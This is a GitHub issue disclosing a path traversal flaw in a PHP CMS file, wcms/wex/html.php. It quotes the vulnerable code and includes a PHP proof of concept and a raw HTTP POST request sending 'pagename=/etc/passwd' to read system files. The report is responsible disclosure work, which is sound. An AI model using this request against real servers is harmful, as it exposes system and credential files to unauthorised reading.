New issue

Jump to bottom

Path Traversal vulnerability in wcms/wex/html.php #12

Open nenf opened this issue on Jul 20, 2020 · 1 comment

nenf commented on Jul 20, 2020

Hi, dev team!

There is Path Traversal vulnerability in `wcms/wex/html.php` file.

The vulnerable code is:

wcms/wex/core/classes/Pagename.php:16: `$_SESSION['pagename'] = $_POST['pagename'];`
wcms/wex/core/classes/Pagename.php:20: `$GLOBALS['pagename'] = $_SESSION['pagename'];`
wcms/wex/html.php:17: `$html_from_template = htmlspecialchars(file_get_contents($GLOBALS['pagename']));`
wcms/wex/html.php:51: `:code='<?php echo htmlentities(json_encode($html_from_template, JSON_HEX_QUOT), ENT_QUOTES);?>'`

Example POC:

```
<?php

$pagename = "/etc/passwd";
$html_from_template = htmlspecialchars(file_get_contents($pagename));
echo htmlentities(json_encode($html_from_template, JSON_HEX_QUOT), ENT_QUOTES);

?>
```

A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files

To prevent vulnerability use next manual: https://portswigger.net/web-security/file-path-traversal (prevent section)


Please let me know about any fixes, I would like to register CVE number.

nenf commented on Jul 21, 2020 Author

Here is POC:

```
POST /wex/html.php HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36 Edg/83.17763
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/wex/html.php
Cookie: pma_lang=ru; wp-settings-1=mfold%3Do%26libraryContent%3Dbrowse; wp-settings-time-1=1595165328; PHPSESSID=0f963257d4940242621975103l2fc2d8
Upgrade-Insecure-Requests: 1

pagename=/etc/passwd
```



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant